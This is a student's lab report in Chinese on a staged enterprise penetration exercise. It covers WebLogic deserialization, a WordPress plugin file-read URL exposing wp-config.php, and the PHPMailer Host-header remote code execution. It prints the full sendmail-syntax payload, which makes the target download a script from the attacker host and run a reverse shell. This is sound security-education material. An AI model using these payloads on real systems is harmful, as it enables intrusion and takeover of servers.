**第 七 次 实 验 报 告**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| 课程名称 | **网络安全实验** | | | | |
| 学生姓名 | 应晓宇 | 学号 | 2021302181140 | 指导老师 | 陈治宏 |
| 专业 | 网安 | 班级 | 7 | 实验时间 | 24.5.15 |

1. **实验介绍**
   * + 1. **实验名称：企业环境渗透2**
       2. **实验任务：**

操作机的操作系统是kali 进入系统后默认是命令行界面 输入startx命令即可打开图形界面。

所有需要用到的信息和工具都放在了/home/Hack 目录下。

本实验的任务是通过外网的两个主机通过代理渗透到内网的两个主机。在渗透的过程中一般需要先进行端口扫描猜测主机上运行的服务，再通过漏洞利用脚本和其他扫描工具进一步确定漏洞存在，进而完成主机渗透拿到权限。

在本实验中需要查找flag{32位MD5}字样的字符串作为完成任务的凭证，将flag放到表单中提交。

通过外网系统漏洞获取目标机器的权限

通过获取服务器的权限后，通过此机器为跳板入侵内网

* + - 1. **实验目的：**

Weblogic的java反序列漏洞应用

Wordpress任意文件读取的漏洞利用

Wordpress命令执行的漏洞利用

WordPress通过自己修改的EXP，getshell

通过代理扫描内网

Redis未授权访问以及对配置文件的理解

Ffmpeg任意文件的读取结合redis的利用

Drupal由于YAML解析器处理不当导致远程代码执行


* + - 1. **实验工具：**

java反序列化漏洞利用工具

firefox

nmap

* + - 1. **实验环境：**



1. **实验内容**
2. 任务一：Weblogic反序列化

【任务描述】

本实验任务基于真实企业网络环境，在三台服务器搭建的典型企业局域网环境中，主要完成以下内容：

利用java反序列化漏洞利用脚本执行系统命令。

在系统home目录下寻找flag字样的值提交，提交后该实验任务完成。

通过完成本实验任务，要求学生掌握利用java反序列化漏洞利用脚本攻击weblogic服务的技术。掌握weblogic服务的常见端口，启动jar程序的方法和攻击weblogic的流程、方法和技巧，为完成后续企业渗透实验任务奠定坚实的漏洞利用技术基础。

【实验目标】

了解网络安全漏洞的概念以及现有的安全漏洞扫描工具。认知常见网络安全漏洞。

掌握java反序列化漏洞利用脚本的使用。

熟悉weblogic的常见端口。

掌握网络扫描探测的方法和技术原理和nmap的简单实用

【实验工具】

java反序列化漏洞利用工具

firefox

nmap

【操作步骤】

1.1 外部的网络探测和端口扫描

此处使用nmap进行扫描，nmap是一款端口扫描工具。外部端口扫描 使用nmap扫描本网段的所有存活主机和端口 192.168.2.0/24

nmap -n 192.168.2.0/24






以上是扫描结果的部分截图说明发现了2.10和2.11两个主机。接下来尝试攻击这两个主机。

1.2通过外部扫描端口发现192.168.2.10开放了7001

通过浏览器访问网址http://192.168.2.10:7001 可以猜测是weblogic服务。




1.3weblogic服务存在java反序列化漏洞，可以直接命令执行。


使用漏洞利用工具命令如下 java –jar WebLogic\_EXP.jar 即可打开工具。




打开后填写对应的主机和端口，点击右侧的连接按钮Conn




连接后在CMD处输入命令即可在下面看到命令执行的结果。



1.4查找flag



查看flag的值



1. 任务二：Wordpress任意文件读取

【任务描述】

本实验任务基于真实企业网络环境，在三台服务器搭建的典型企业局域网环境中，主要完成以下内容：

使用wpscan工具扫描wordpress的插件漏洞

主要针对插件WP Hide Security Enhancer存在的任意文件读取漏洞，以此读取到网站主要文件。

通过完成本实验任务，要求学生掌握wordpress插件的漏洞利用方法为完成后续企业渗透实验任务奠定坚实的漏洞利用技术基础。

【实验目标】

了解网络安全漏洞的概念以及现有的安全漏洞扫描工具。认知常见网络安全漏洞。

掌握wordpress插件WP Hide Security Enhancer漏洞的利用方法。

掌握wpscan工具的使用和插件扫描命令


【实验工具】

firefox

【操作步骤】


2.1 访问目标网站

接着访问到192.168.2.11 之前nmap扫描到的结果如下。



开放了80端口 存在web服务。

通过浏览器访问http://192.168.2.11



存在wordpress内容管理系统。

2.2搜集页面中的提示信息


发现了两个信息

1)文章中的评论 表明这个wordpress中存在插件 而且是安全相关的插件，且屏蔽了wpscan这款wordpress扫描工具。




2)文章作者

在文章下方可以看到作者是noone。



然而点击之后 查看网址可以看到/author/galigigi/ 字样

说明作者想要隐瞒自己的真实用户名,显示是noone其实真实的用户名是galigigi



以上就是从页面上可以收集到的信息。

2.3 wpscan 扫描

wpscan是专门用来扫描wordpress的漏洞，用于漏洞发现的过程。

使用wpscan工具扫描命令 wpscan 192.168.2.11


部分结果如下。



结果显示不能探测出wordpress的版本，说明要想利用wordpress本身的漏洞还需要更多的信息，这里暂且搁置。

接着进一步具体扫描存在漏洞的插件 命令如下

wpscan –u 192.168.2.11 --enumerate vp



扫描出存在漏洞的插件是wp-hide-security-enhancer

到此完成了漏洞信息探测的过程。


2.4 利用插件漏洞读取wordpress配置文件

这个插件漏洞可以使用如下URL 验证和利用。


http://IP地址/wp-content/plugins/wp-hide-security-enhancer/router/file-process.php?action=style-clean&file\_path=/wp-config.php

访问这个链接即可读取到wp-config.php 这个文件的内容。

漏洞URL放在了文件wordpress\_read.txt 中。



打开浏览器将文件中的url放在IP地址后面。



出现以上页面代表成功的读取到了wp-config.php 这个文件。

可以查看到flag4 和数据库的用户名和密码和flag4{358006170b5d31ff0523c1656df7b82e}

1. 任务三：

【任务描述】

本实验任务基于真实企业网络环境，在三台服务器搭建的典型企业局域网环境中，主要完成以下内容：

利用Burpsuite的repeater模块修改包探测漏洞存在的字段。

执行wordpress mailer命令执行漏洞的利用脚本尝试获取shell。

本任务的目的是通过wordpress主系统本身的漏洞进一步渗透，任务二只是获得了文件读取的能力，而不能命令执行。经过进一步的探测，判断这个wordpress中存在phpmailer的命令执行漏洞，这个漏洞的特点是通过HTTP包中的Host字段触发，唯一的前提条件是需要知道管理员的用户名。

通过完成本实验任务，要求学生掌握浏览器配置代理的方法，利用Burpsuit抓包技术，使用Burpsuite的repeater模块测试漏洞存在的字段。掌握wordpress mailer命令执行漏洞的利用方法为完成后续企业渗透实验任务奠定坚实的漏洞利用技术基础。

【实验目标】

了解网络安全漏洞的概念以及现有的安全漏洞扫描工具。认知常见网络安全漏洞。

掌握浏览器设置代理的方法

掌握Burpsuite抓包改包的基本操作和使用repeater模块探测漏洞字段。

掌握wordpress mailer漏洞的原理和脚本使用。

【实验工具】

Burpsuite

nmap

wordpress mailer漏洞利用脚本


【操作步骤】

3.1 确认漏洞信息

访问后台页面 http://192.168.2.11/wp-admin/


页面会自动跳转到登录界面

可以看到左上角有Length字样，这是出题者给的提示信息。如下




接下来要测试length是哪个字段的长度，我们使用Burpsuite这款工具，这是一款浏览器的代理工具并且集成了很多安全测试的功能，是安全人员常用的测试工具，我们使用这个工具将发给服务器HTTP包进行拦截修改，测试出length是哪一个http字段。


填写本地的地址127.0.0.1 端口8080 是burpsuite默认监听的端口




打开burpsuite。




3.2重新访问登陆页面，可以发现包被拦截了下来。



将这个包发送到repeater模块便于修改。



多次修改发现，host字段就是页面中length的长度。



所以length就是host字段的长度。在近期wordpress主程序的漏洞中只有phpmailer这个命令执行漏洞是通过host字段触发的，所以值得尝试一下这个漏洞，这个漏洞的前提是管理员的用户名，在之前的信息收集过程中发现的隐藏用户名是galigigi，可以猜测galigigi就是管理员，漏洞利用的基本条件已经具备，接下来可以尝试利用漏洞。

3.3 使用漏洞利用脚本尝试利用


漏洞作者的利用脚本放在 /home/Hack/wp.sh

漏洞利用脚本分析

1、整个漏洞需要发两次包，一次下载一次执行。下载是将准备好的反弹shell的代码放在本机的一个文件rce.txt中，本机开启http服务，这些准备好之后，开始第一次发包。

2、下载操作：让目标机执行命令 /usr/bin/curl -o/tmp/rce ip地址/rce.txt ,这条命令的意思是访问操作机的80端口下载rce.txt 并将其内容保存在目标机的/tmp/rce 文件中

3、执行命令：让目标机执行命令 /bin/bash /tmp/rce 使用bash这个shell执行/tmp/rce中的内容。




这个脚本在利用的过程中需要配置的有三点

1）配置155行的返回IP地址 此处填写攻击机的IP地址(vim 编辑器打开 输入: set nu 即可显示行数或输入 155gg 直接移动到155行)。

2）修改反弹的端口

3）修改用户名为galigigi。



其中的user\_login 字段修改成了之前发现的用户名。

脚本的意思是将shell反弹到本机的1337 端口，所以在执行这个脚本之前需要本地监听1337端口，执行nc –lvp 1337，如果漏洞利用成功就会接收到反弹shell，在这个漏洞利用脚本中自动集成了这个功能，所以不用先手动执行nc监听。

在/home/Hack目录下运行漏洞利用脚本 ./wp.sh http://192.168.2.11

运行结果如下。



通过返回的信息可以看出

获得了flag ，可以确认是存在这个漏洞

两次发包的host字段长度分别是333和217 但是在第一次发包返回信息中提示漏洞利用的载荷(也就是触发漏洞的host字段)太长，需要让它小于265长度。

漏洞利用没有成功，所以在存在漏洞的情况下，出题者提出了更多的限制条件，对长度进行了限制，所以接下来我们寻找方法绕过这段限制。

1. 任务四：通过改进漏洞利用脚本获得命令执行权限

【任务描述】

本实验任务基于真实企业网络环境，在三台服务器搭建的典型企业局域网环境中，主要完成以下内容：

通过分析sendmail中的语法改进作者的漏洞利用脚本，缩短host字段的长度绕过限制。

利用改进后的漏洞利用脚本来获取shell。

通过完成本实验任务，要求学生了解sendmail内置语法，了解漏洞利用脚本的改进原理。掌握利用bash反弹shell的操作，和通常利用命令执行漏洞的流程、方法和技巧，为完成后续企业渗透实验任务奠定坚实的漏洞利用技术基础。

【实验目标】

了解网络安全漏洞的概念以及现有的安全漏洞扫描工具。认知常见网络安全漏洞。

熟悉sendmail命令语法。

掌握webshell命令执行漏洞的常规下载执行的利用思路。

掌握在浏览器上配置代理的方法。

掌握利用Burpsuite的repeater模块改包测试的过程。

【实验工具】

Burpsuite

nmap

漏洞利用shell脚本

【操作步骤】

* 1. 漏洞利用包分析

在漏洞作者的漏洞利用脚本执行时发送的第一次包内容如下

POST /wp-login.php?action=lostpassword HTTP/1.1

Host: target(any -froot@localhost -be ${run{${substr{0}{1}{$spool\_directory}}usr${substr{0}{1}{$spool\_directory}}bin${substr{0}{1}{$spool\_directory}}curl${substr{10}{1}{$tod\_log}}-o${substr{0}{1}{$spool\_directory}}tmp${substr{0}{1}{$spool\_directory}}rce${substr{10}{1}{$tod\_log}}192.168.2.13${substr{0}{1}{$spool\_directory}}rce.txt}} null)

User-Agent: curl/7.52.1

Accept: \*/\*

Content-Length: 43

Content-Type: application/x-www-form-urlencoded

user\_login=galigigi&wp-submit=Get+New+Password

漏洞载荷构造原理

首先这个包原始命令是/usr/bin/curl -o/tmp/rce 192.168.2.13/rce.txt

漏洞出现在目标机后端的sendmail程序中，将host字段拼接在了sendmail 命令中导致了命令执行漏洞 。我们使用sendmail的-be 参数和 ${run{嵌入的执行命令} } 这样的sendmail内置语法来构造命令执行的攻击载荷。但是在这样的嵌入命令中有一些字符不能正确支持，比如空格和斜杠/ ,可在构造的原始命令中又存在这样的字符。

因此，经过测试之后我们可以使用sendmail中自带的一些变量来替代不能出现的字符，

${substr{0}{1}{$spool\_directory}} => 用来替代斜杠 /

${substr{10}{1}{$tod\_log}} => 用来替代空格

$spool\_directory和$tod\_log 都是sendmail中的自带变量，经过substr分割成为 斜杠和空格。

所以最后就组成了这样的攻击代码

target(any -froot@localhost -be ${run{${substr{0}{1}{$spool\_directory}}usr${substr{0}{1}{$spool\_directory}}bin${substr{0}{1}{$spool\_directory}}curl${substr{10}{1}{$tod\_log}}-o${substr{0}{1}{$spool\_directory}}tmp${substr{0}{1}{$spool\_directory}}rce${substr{10}{1}{$tod\_log}}192.168.2.13${substr{0}{1}{$spool\_directory}}rce.txt}} null)

